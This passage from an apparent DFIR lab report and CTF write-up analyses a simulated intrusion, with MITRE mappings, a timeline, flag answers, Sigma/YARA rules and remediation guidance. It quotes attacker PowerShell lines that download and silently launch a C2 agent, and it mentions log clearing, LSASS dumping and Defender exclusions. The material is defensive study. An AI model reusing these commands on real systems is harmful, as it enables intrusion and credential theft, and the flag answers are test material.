PS C:\Windows\system32> Select-String -Path "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt" -Pattern "splunkd|anmar_hacking|WriteAllBytes|sandcat" | Select -First 20

D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:443:Get-Service Splunkd
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:448:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:450:get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:451:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:452:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:457:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:459:get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:460:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:461:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:462:Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:467:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:469:get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:470:rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:471:[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:472:Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:484:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:488:[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:494:$wc.Headers.add("file","sandcat.go");
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:498:[io.file]::WriteAllBytes("C:\Users\Public\anmar_caldera_agent_1.exe",$data) | Out-Null;
D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Registry\ConsoleHost_history.txt:509:$wc.Headers.add("file","sandcat.go");

PS C:\Windows\system32>
PS C:\Windows\system32>

```

Figure SCR-010 — T1059.001/T1071: ConsoleHost_history.txt — PowerShell C2 deployment history | splunkd.exe, anmar_hacking.exe, anmar_caldera_agent variants confirmed (reference: Section 4.2)

Analysis of the PowerShell ConsoleHost_history.txt artifact — which persisted despite the attacker's event log clearing operations — confirmed the following threat actor activities:

- Multiple deployment attempts with different agent names (splunkd.exe, anmar_caldera_agent_1.exe, ghost_service.exe, anmar_hacking.exe)
- wevtutil cl used to clear Sysmon before agent deployment
- rundll32.exe comsvcs.dll MiniDump used as an LSASS dump alternative
- Add-MpPreference -ExclusionProcess mimikatz.exe to bypass Defender
- NulltackKatz.py executed multiple times (v1.2, v1.3, v1.3_special_Ver)

6. MITRE ATT&CK Mapping

30 unique MITRE ATT&CK techniques are forensically confirmed across 7 tactical categories. One additional technique, T1547.001, reflects the scenario brief's documented intent for the persistence phase but is a confirmed negative finding on the physical evidence (Section 5.3) and is categorized separately as Observed Scenario Intent (Not Forensically Confirmed) rather than a confirmed execution. Evidence is corroborated across five independent sources: the attacker's operational log, Windows Prefetch, Sysmon event logs, network PCAP, Windows Registry hives, and PowerShell console history.

ID	Name	Tactic	Primary Evidence	Conf.
T1566.001	Spearphishing Attachment	Initial Access	Recovered phishing email (SCR-013)	HIGH
T1204.002	User Execution: Malicious File	Execution	PYTHON.EXE Prefetch 08:47:44 (SCR-003)	HIGH
T1059.001	PowerShell	Execution	ConsoleHost_history.txt (SCR-010)	HIGH
T1033	System Owner/User Discovery	Discovery	JSON Step 01: \$env:username	HIGH
T1087.001	Local Account Discovery	Discovery	JSON Step 02: Win32_UserAccount	HIGH
T1057	Process Discovery	Discovery	JSON Step 03 + TASKLIST.EXE Prefetch	HIGH
T1016	System Network Config Discovery	Discovery	IPCONFIG.EXE Prefetch, RunCount=1 (SCR-018)	HIGH
T1135	Network Share Discovery	Discovery	JSON Step 04: Get-SmbShare	HIGH
T1018	Remote System Discovery	Discovery	JSON Step 05 (status=FAILED)	MEDIUM
T1518.001	Security Software Discovery	Discovery	WMIC.EXE Prefetch	HIGH
T1069.001	Local Groups Discovery	Discovery	JSON Step 07: net localgroup	HIGH
T1003.001	LSASS Memory	Credential Access	Sysmon EID 10 + Mimikatz Prefetch (SCR-012)	HIGH
T1134	Token Impersonation/Theft	Privilege Escalation	GrantedAccess=0x1FFFFFF (SCR-012)	MEDIUM
T1005	Data from Local System	Collection	JSON Steps 09–11	HIGH
T1074.001	Local Data Staging	Collection	JSON Steps 12, 31–33	HIGH
T1560.001	Archive via Utility	Collection	JSON Step 34: Compress-Archive	HIGH
T1041	Exfiltration Over C2	Exfiltration	PCAP POST /file/upload + JSON Step 35 (SCR-011)	HIGH
T1071	Application Layer Protocol	C2	splunkd.exe + PCAP 183 beacons (SCR-010)	HIGH
T1562.001	Disable Security Tools	Defense Evasion	Defender EID 5001, 06:12:15Z (Addendum A.2)	HIGH
T1070.001	Clear Windows Event Logs	Defense Evasion	ConsoleHost wevtutil cl	HIGH
T1070.003	Clear Command History	Defense Evasion	JSON Steps 13–14	HIGH
T1036.005	Match Legitimate Name	Defense Evasion	splunkd.exe in Users\Public	HIGH
T1036.007	File Extension Masquerading	Defense Evasion	WSCRIPT Prefetch + JSON Step 22	HIGH
T1564.001	Hidden Files	Defense Evasion	JSON Step 20: Attrib +H +S	HIGH
T1564.003	Hidden Window	Defense Evasion	JSON Step 23: -WindowState hidden	HIGH
T1112	Modify Registry	Defense Evasion	JSON Step 21	HIGH

ID	Name	Tactic	Primary Evidence	Conf.
T1136.001	Create Local Account	Persistence	SAM hive, account "\$", 08:20:22Z (Addendum A.4)	HIGH
T1564.002	Hidden Users	Defense Evasion	SAM hive — "\$" suffix account (Addendum A.4)	HIGH
T1562.004	Disable or Modify Firewall	Defense Evasion	NETSH.EXE Prefetch, 08:14:19Z (Addendum A.6)	MEDIUM
T1491	System Defacement	Impact	WallPaper=C:\nulltack.png, 10:06:39Z (SCR-007)	HIGH

ID	Name	Tactic	Status
T1547.001	Registry Run Key / Boot or Logon Autostart	Persistence	Observed Scenario Intent (Not Forensically Confirmed) — six independent sources (Section 5.3) confirm no malicious Registry Run key exists on the physical disk. Retained here for scenario-brief completeness; excluded from the 30-technique confirmed count.

7. Unified Attack Timeline

```
PS C:\Windows\system32> Import-Csv "D:\Constantine_Group_DFIR_v2\05_EXTRACTED_ARTIFACTS\Prefetch_out\prefetch_all.csv" |
>> Where-Object {
>>     $_.LastRun -ge "2026-07-05 06:10:00" -and
>>     $_.LastRun -le "2026-07-05 10:10:00" -and
>>     $_.ExecutableName -match "SECHEALTHUI|SPLUNKD|ANMAR|MIMIKATZ|PYTHON|NET|CMD|WSSCRIPT|POWERSHELL"
>> } |
>> Select ExecutableName, RunCount, LastRun |
>> Sort-Object LastRun |
>> Format-Table -AutoSize

ExecutableName      RunCount LastRun
-----
SECHEALTHUI.EXE      20      2026-07-05 06:12:04
NETSH.EXE            1       2026-07-05 08:14:19
WSSCRIPT.EXE         3       2026-07-05 08:16:51
POWERSHELL.EXE       69      2026-07-05 08:24:42
PYTHON.EXE           1       2026-07-05 08:47:44
MIMIKATZ.EXE         1       2026-07-05 08:48:09
NET.EXE              4       2026-07-05 08:48:09
NETL.EXE             4       2026-07-05 08:48:09
SPLUNK-NETMON.EXE    1       2026-07-05 10:06:22
SPLUNK-POWERSHELL.EXE 2       2026-07-05 10:06:25
PYTHON3.13.EXE       10      2026-07-05 10:06:44
PYTHON3.9.EXE        17      2026-07-05 10:07:07
SPLUNKD.EXE          12      2026-07-05 10:07:24
CMD.EXE              10      2026-07-05 10:08:38

PS C:\Windows\system32>
```

Figure SCR-014 — Attack Timeline: consolidated events from 06:12Z to 10:07Z — five independent evidence sources

The table below consolidates the primary investigation's timeline with the corrected timestamps and additional events established during the supplemental investigation (Addendum A). Corrected or added rows are marked accordingly.

Time (UTC)	Event	Technique	Evidence Source
06:12:04	SECHEALTHUI.EXE launched — manual access to Windows Security GUI	T1562.001	Prefetch (Addendum A.2.2)
06:12:15	Windows Defender real-time protection disabled	T1562.001	Defender EID 5001 (Addendum A.2.1)
06:13:27	C2 agent (splunkd.exe) deployment command issued	T1059.001/T1071	JSON host_group.created; ConsoleHost_history.txt
06:21:30 – 06:21:44	Windows Defender detects and quarantines a related implant	—	Defender EID 1116/1117 (Addendum A.2.1)
07:01:41	Sysmon log cleared (wevtutil cl) — logging restart	T1070.001	Sysmon (first EID record)
07:01:48	LSASS access 0x1FFFFF from splunkd.exe every 10s	T1003.001/T1134	Sysmon EID 10 (SCR-012)
07:16:43	First confirmed C2 beacon in PCAP	T1071	PCAP Packet #3, Stream 0 (Addendum A.5)
07:21:59	First POST /file/upload to C2 (initial staging)	T1041	PCAP
07:27:10	anmar_hacking.exe spawns PowerShell → downloads Invoke-Mimikatz.ps1	T1059.001/T1003.001	Sysmon EID 1 (Addendum A.3.1)
07:58:40	Caldera: identify active user (\$env:username)	T1033	JSON Step 01
07:59:25	Caldera: enumerate local accounts	T1087.001	JSON Step 02
08:00:35	Caldera: discover running processes	T1057	JSON Step 03
08:01:17	Caldera: network share discovery (Get-SmbShare)	T1135	JSON Step 04
08:02:58	Caldera: security software discovery via WMIC	T1518.001	JSON Step 06 + Prefetch
08:07:49	Staging directory created: C:\Windows\system32\staged	T1074.001	JSON Step 12

Time (UTC)	Event	Technique	Evidence Source
08:10:47	Defender configuration change (secondary event, EID 5007)	T1562.001	JSON Step 15; reclassified per Addendum A.2
08:13:32	Clear Windows Event Logs (batch)	T1070.001	JSON Step 18
08:14:19	NETSH.EXE executed — firewall modification	T1562.004	Prefetch (Addendum A.6)
08:15:00	Hidden files created (Attrib +H +S)	T1564.001	JSON Step 20
08:16:52	File-extension masquerade: VBS → PNG/XLSX (3 files)	T1036.007	JSON Step 22 + Prefetch
08:20:22	Hidden user account "\$" created (net user, parent anmar_hacking.exe)	T1136.001/T1564.002	Sysmon EID 1 + SAM hive (Addendum A.4)
08:25:23 – 08:26:55	Sensitive files copied to staging directory (3 rounds)	T1074.001	JSON Steps 31–33
08:27:45	Staging folder compressed → staged.zip	T1560.001	JSON Step 34
08:28:32	staged.zip exfiltrated via POST /file/upload (confirmed, final)	T1041	PCAP SCR-011 + JSON Step 35
08:47:44	NulltackKatz_v1.3.py executed (python.exe)	T1204.002	Prefetch SCR-003
08:48:09	Mimikatz.exe executed — on-disk LSASS credential dump	T1003.001	Prefetch SCR-003
09:15:37	anmar_hacking.exe process terminated	—	Sysmon EID 5 (Addendum A.3.2)
10:06:39	Desktop wallpaper changed to C:\nulltack.png (defacement)	T1491	NTUSER.DAT SCR-007
10:07:24	Last confirmed splunkd.exe C2 agent activity	T1071	Prefetch SCR-003

8. CTF Flags — Final Answers

#	Description	Answer	Note	Conf.
1	MITRE ID for persistence technique	T1547.001 — Registry Run Key / Boot or Logon Autostart Execution	Observed Scenario Intent only — confirmed Negative Finding on the physical disk (Section 5.3).	HIGH*
2	Sysmon Event ID for LSASS access	Event ID 10 (ProcessAccess)	864 occurrences	HIGH
3	Total unique MITRE techniques	30 confirmed (+1 Observed Scenario Intent: T1547.001)	Section 6	HIGH
4	Timestamp of first malicious process execution (UTC)	2026-07-05T06:13:27Z	C2 agent (splunkd.exe) deployment command — Section 7, row 3	HIGH
5	Full path to Caldera agent (splunkd.exe)	C:\Users\Public\splunkd.exe	Confirmed — multiple sources	HIGH
6	Registry path of persistence mechanism	HKCU\Software\Microsoft\Windows\CurrentVersion\Run — value "splunkd" (per scenario brief intent)	Observed Scenario Intent only — RECcmd explicit --kn verification confirmed no malicious Run key on the physical disk (Section 5.3).	HIGH*
7	Name of staging directory ("Thief" profile)	C:\Windows\system32\staged	Confirmed	HIGH
8	File type archived for exfiltration	ZIP (staged.zip)	Confirmed — Compress-Archive	HIGH
9	C2 server port used for beaconing	8888	Confirmed — 192.168.67.128:8888	HIGH
10	MITRE ID for Local Account Discovery	T1087.001	Confirmed	HIGH
11	Full command line to deploy attacker agent	Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden	Verbatim per Section 4.2 (ConsoleHost_history.txt)	HIGH
12	Number of abilities executed in the operation	35	Confirmed by repeated cross-reference (JSON steps, Prefetch, Unified Timeline)	HIGH

* Flags 1 & 6: the scenario brief defines T1547.001 (Registry Run Key) as the intended persistence mechanism. Forensic investigation of the physical disk image using six independent sources (RECcmd HKCU/HKLM Run & RunOnce, Services hive, Sysmon EID 12+13, SAM hive) confirmed this technique was not executed on the actual lab disk instance. The answers above reflect scenario-brief intent and are categorized as Observed Scenario Intent (Not Forensically Confirmed) rather than a confirmed execution. Full forensic evidence and reasoning are documented in Section 5.3 and Addendum A.4 (SCR-027, SCR-028, SCR-032).

9. Detection Engineering

9.1 Sigma Rule — Caldera C2 Agent Deployment

```

title: Caldera Sandcat C2 Agent Deployment (Operation Constantine)
id: c0nst4ntin3-sigma-001
status: stable
description: |
  Detects deployment of Caldera sandcat C2 agent via PowerShell WebClient.
  Pattern observed in Operation Constantine - covers splunkd.exe masquerading
  and anmar_hacking.exe variants. Agent downloaded from C2 port 8888,
  written to C:\Users\Public\ and launched with -group red argument.
author: Nemesis / VantaStrike.io
date: 2026-07-05
references:
  - https://attack.mitre.org/techniques/T1071/
  - https://attack.mitre.org/techniques/T1036/005/
logsource:
  category: process_creation
  product: windows
detection:
  selection_download:
    EventID: 1
    CommandLine|contains|all:
      - 'Met.WebClient'
      - 'DownloadData'
      - '8888'
  selection_writebytes:
    EventID: 1
    CommandLine|contains|all:
      - 'WriteAllBytes'
      - 'Users\Public'
  selection_launch:
    EventID: 1
    CommandLine|contains|all:
      - 'Start-Process'
      - 'Users\Public'
      - '-group red'
  selection_lsass_allaccess:
    EventID: 10
    TargetImage|endswith: '\\lsass.exe'
    GrantedAccess: '0xffffffff'
    condition: 1 of selection_*
falsepositives:
  - Legitimate Splunk in C:\Program Files\Splunk (Verify path carefully)
  - Known Splunk LSASS access may appear but GrantedAccess 0xffffffff is abnormal
level: critical
tags:
  - attack.execution
  - attack.t1059.001
  - attack.command_and_control
  - attack.t1071
  - attack.defense_evasion
  - attack.t1036.005
  - attack.credential_access
  - attack.t1003.001
=====

```

Figure SCR-015 — Detection Rule: Sigma sigma_operation_constantine.yml (level: critical) — C2 deployment + LSASS PROCESS_ALL_ACCESS detection

9.2 YARA Rule — NulltackKatz Payload Detection

```

rule NulltackKatz_Python_CredDumper {
  meta:
    author = "Adham Alhamidi"
    description = "Detects NulltackKatz Python credential dumping tool"
    hash_sha256 = "0FCF079A631B2E358E3B46B89A81E572879F26A79128F03FC1325F0D9028EBF0"
    reference = "Operation Constantine DFIR Report"
  strings:
    $s1 = "sekurlsa" nocase
    $s2 = "SeDebugPrivilege" nocase
    $s3 = "lsass" nocase
    $s4 = "import ctypes" nocase
    $s5 = "smtp.gmail.com" nocase
    $s6 = "WriteAllBytes" nocase
  condition:
    filesize < 500KB and 3 of ($s*)
}

```

10. Defensive Recommendations

```

===== DEFENSIVE RECOMMENDATIONS =====
DEFENSIVE RECOMMENDATIONS - OPERATION CONSTANTINE
Analyst: Nemesis / VantaStrike.io | Date: 2026-07-05
=====

[1] T1059.001 - PowerShell Execution
  PREVENT: Enable PowerShell Constrained Language Mode
  PREVENT: Enforce Script Block Logging (Event ID 4104)
  DETECT: Alert on Net.WebClient.DownloadData in CommandLine
  DETECT: Alert on WriteAllBytes writing to C:\Users\Public\

[2] T1071 - C2 Beaconing (port 8888)
  PREVENT: Block outbound HTTP on non-standard ports (8888, 8080)
  PREVENT: Enforce application whitelisting for outbound connections
  DETECT: Behavioral analysis for periodic HTTP POST every 40-60s
  DETECT: Alert on unknown processes in C:\Users\Public\ with network activity

[3] T1003.001 - LSASS Credential Dumping
  PREVENT: Enable Credential Guard (DeviceGuard)
  PREVENT: Enable LSA Protection (RunAsPPL = 1)
  DETECT: Sysmon EID 10: TargetImage=lsass.exe + GrantedAccess=0x1FFFFFFF
  DETECT: Alert on non-system processes accessing LSASS with PROCESS_ALL_ACCESS

[4] T1036.005 - Masquerading (splunkd.exe in Public folder)
  PREVENT: Block execution from C:\Users\Public\ via AppLocker/WDAC
  DETECT: Alert on process named splunkd.exe NOT in C:\Program Files\Splunk\
  DETECT: Sysmon EID 1: Image contains splunkd outside standard path

[5] T1562.001 - Disable Security Tools
  PREVENT: Enable Tamper Protection in Microsoft Defender (Intune policy)
  DETECT: Alert on Set-MpPreference or Add-MpPreference with ExclusionPath
  DETECT: Alert on wevtutil.exe with argument 'cl' (Clear Event Log)

[6] T1070.001 - Log Tampering
  PREVENT: Forward all logs to SIEM in real-time (centralized logging)
  PREVENT: Restrict wevtutil.exe access to SYSTEM only via AppLocker
  DETECT: Alert on any Eventlog service restart after wevtutil cl

[7] T1041 - Exfiltration over C2
  PREVENT: DLP solution monitoring large outbound POST requests
  DETECT: Suricata rule: POST /file/upload to non-whitelisted IPs on :8888
  DETECT: Alert on Compress-Archive creating .zip in system directories

[8] T1074.001 / T1560.001 - Staging and Compression
  PREVENT: Monitor C:\Windows\system32\ for non-Windows file creation
  DETECT: Sysmon EID 11: FileCreate of .zip by non-system processes
  DETECT: Alert on directory creation in system32 by user processes

[9] T1566.001 - Spearphishing
  PREVENT: Enable DMARC/DKIM/SPF strict enforcement on mail gateway
  PREVENT: Block .py attachments at email gateway level
  DETECT: Alert on execution of python.exe from user Download/Desktop paths
  TRAIN: Regular security awareness training on social engineering

[10] T1491 - System Defacement
  DETECT: Sysmon EID 13: Monitor HKCU\Control Panel\Desktop\Wallpaper changes
  DETECT: Alert on wallpaper paths outside C:\Windows\Web\Wallpaper\
=====

```

Figure SCR-016 — Defensive Recommendations: 10 TTP categories × PREVENT + DETECT actions | Priority-ordered implementation guidance

Priority Implementation Order

Remediation actions are sequenced by operational urgency and prioritized to achieve maximum risk reduction within realistic deployment timelines. Each control directly addresses one or more threat actor techniques observed during this investigation.

Priority	Action	Technique Addressed	Timeframe
P1 CRITICAL	Enable Sysmon with ProcessAccess rules + real-time SIEM forwarding	T1003.001/T1134	24 hours
P1 CRITICAL	Block execution from C:\Users\Public\ via AppLocker/WDAC	T1036.005	24 hours
P2 HIGH	Enable Credential Guard + LSA Protection (RunAsPPL=1)	T1003.001	1 week
P2 HIGH	Enable Defender Tamper Protection via Intune/MDE policy	T1562.001	1 week
P2 HIGH	Forward all event logs to SIEM in real-time (prevent wevtutil cl)	T1070.001	1 week
P3 MEDIUM	Deploy DMARC/DKIM/SPF + block .py attachments at mail gateway	T1566.001	1 month
P3 MEDIUM	Implement C2 behavioral detection (beacon interval analysis, JA3)	T1071	1 month
P4 LOW	Security awareness training — phishing simulation exercises	T1566.001	Ongoing

11. Knowledge Graph & Attack Visualization

11.1 Attack Knowledge Graph (End-to-End View)

The following knowledge graph provides a comprehensive end-to-end visualization of the Operation Constantine attack lifecycle, covering all 8 tactical phases, MITRE ATT&CK technique mappings, forensic artifacts, infrastructure components, and the complete kill chain from initial spearphishing delivery to final data exfiltration and impact.




Figure SCR-017 — Attack Knowledge Graph: 8-phase kill chain (Initial Access → Impact) | C2 infrastructure: 192.168.67.128:8888. Note: this figure's original technique-count label (31) predates the Section 6 confirmation; the current authoritative count is 30 confirmed techniques plus one Observed Scenario Intent item (T1547.001).

Kill Chain Summary

Phase	Tactic	Technique IDs	Key Artifact
1 — Initial Access	Delivery	T1566.001	phishing_email_BLUEDELTA.txt
2 — Execution	User Execution	T1204.002, T1059.001	NulltackKatz_v1.3.py + splunkd.exe
3 — Discovery	Reconnaissance	T1087, T1016, T1057, T1135, T1518.001	Sysmon EID 1 + JSON Steps 1-8
4 — Privilege Escalation	Token Manipulation	T1134	Sysmon EID 10 (0x1FFFFFF)
5 — Credential Access	LSASS Access	T1003.001	Mimikatz.exe + lsass.exe EID 10
6 — Collection	Staging + Archive	T1005, T1074.001, T1560.001	C:\Windows\system32\staged\staged.zip
7 — C2	Command & Control	T1071	POST /beacon ×183 to 192.168.67.128:8888
8 — Exfiltration/Impact	Data Theft	T1041, T1491	POST /file/upload + nulltack.png wallpaper

12. Indicators of Compromise (IoC) Master Summary

12.1 Network Indicators

Indicator	Type	Value	Technique
C2 Server	IP:Port	192.168.67.128:8888	T1071
Victim Host	IP Address	192.168.67.129	N/A — Infrastructure Context
Beacon URI	HTTP Path	POST /beacon	T1071
Download URI	HTTP Path	GET /file/download	T1059.001
Exfil URI	HTTP Path	POST /file/upload	T1041
C2 Protocol	Protocol	HTTP (unencrypted)	T1071
Beacon Interval	Timing	~40–60 seconds (fixed)	T1071

12.2 File & Process Indicators

Indicator	Type	Value / Hash
C2 Agent (Primary)	Executable	C:\Users\Public\splunkd.exe
C2 Agent (Secondary)	Executable	C:\Users\Public\anmar_hacking.exe
Credential Tool	Python	C:\Users\anmar\Desktop\20-Scenario\NulltackKatz_v1.3.py
SHA256 Payload	Hash	0FCF079A631B2E358E3B46B89A81E572879F26A79128F03FC1325F0D9028EBF0
Credential Tool 2	Executable	C:\Tools\mimikatz\x64\mimikatz.exe
Staging Directory	Directory	C:\Windows\system32\staged\
Exfil Archive	ZIP	C:\Windows\system32\staged\staged.zip
Defacement File	PNG	C:\nulltack.png (wallpaper)

12.3 Email Indicators

Indicator	Type	Value
Sender	Email Address	security@payroll-update.com
Reply-To	Email Address	it-security@noreply.com
Subject	Email Subject	URGENT: Payroll System Security Update Required
Attachment	Filename	NulltackKatz.py
Lure Theme	Social Engineering	Salary lockout + Microsoft security update
Recovered At	File Path	D:\Constantine_Group_DFIR\06_RECOVERED_EVIDENCE\BLUEDELTA\phishing_email_BLUEDELTA_20260705_134744.txt

13. Incident Response & Remediation

13.1 Containment

13.1.1 Immediate Host Isolation

- Disconnect DESKTOP-2A108LD from all networks immediately
- Disable network adapter or quarantine via NAC / EDR isolation
- Block 192.168.67.128 at firewall and upstream switches
- Block port 8888 outbound at perimeter firewall

13.1.2 Credential Reset

- Immediately reset password for user 'anmar' — credentials compromised via Mimikatz
- Rotate all credentials accessible from DESKTOP-2A108LD (domain-joined accounts, service accounts)
- Revoke and reissue all Kerberos tickets (krbtgt password rotation ×2 if domain-joined)

13.1.3 Email & Network Blocking

- Block domain payroll-update.com at mail gateway and DNS sinkhole
- Block sender addresses: security@payroll-update.com, it-security@noreply.com

13.2 Eradication

13.2.1 Malware Removal

- Delete C:\Users\Public\splunkd.exe (verify hash before deletion)
- Delete C:\Users\Public\anmar_hacking.exe
- Delete C:\Windows\system32\staged\ (entire directory)
- Remove C:\nulltack.png
- Remove any hidden user accounts with '\$' suffix

13.2.2 Artifact Cleanup & Persistence Validation

- Verify no malicious Run keys remain in HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- Verify no malicious Scheduled Tasks in System32\Tasks
- Re-enable Windows Defender and Defender Firewall with Tamper Protection
- Restore default PowerShell Execution Policy (RemoteSigned or Restricted)

13.3 Recovery

- Restore DESKTOP-2A108LD from a known-good backup predating 2026-07-05
- Or re-image from golden master with updated security baseline
- Deploy new Sysmon configuration with ProcessAccess EID 10 monitoring for LSASS
- Enable real-time log forwarding to SIEM before reconnecting to network
- Validate recovery with security scan before production return

14. Evidence Log

The following table serves as the master evidence log for this investigation. Where a SHA256 hash was computed at acquisition for a source file, it is reproduced from Section 3.1. Where an entry is a derived analytical artifact (a query result, console capture, or screenshot) rather than a discrete file hashed at acquisition, this is stated explicitly as “Hash Not Available” rather than an invented value.

SCR#	Description	Technique	Hash / Integrity
SCR-001	SHA256 hash verification — all 5 original evidence files	Chain of Custody	See §3.1 for source-file SHA256 values
SCR-002	FTK Imager: NONAME NTFS 60798MB partition — Read-Only mount	Chain of Custody	Hash Not Available
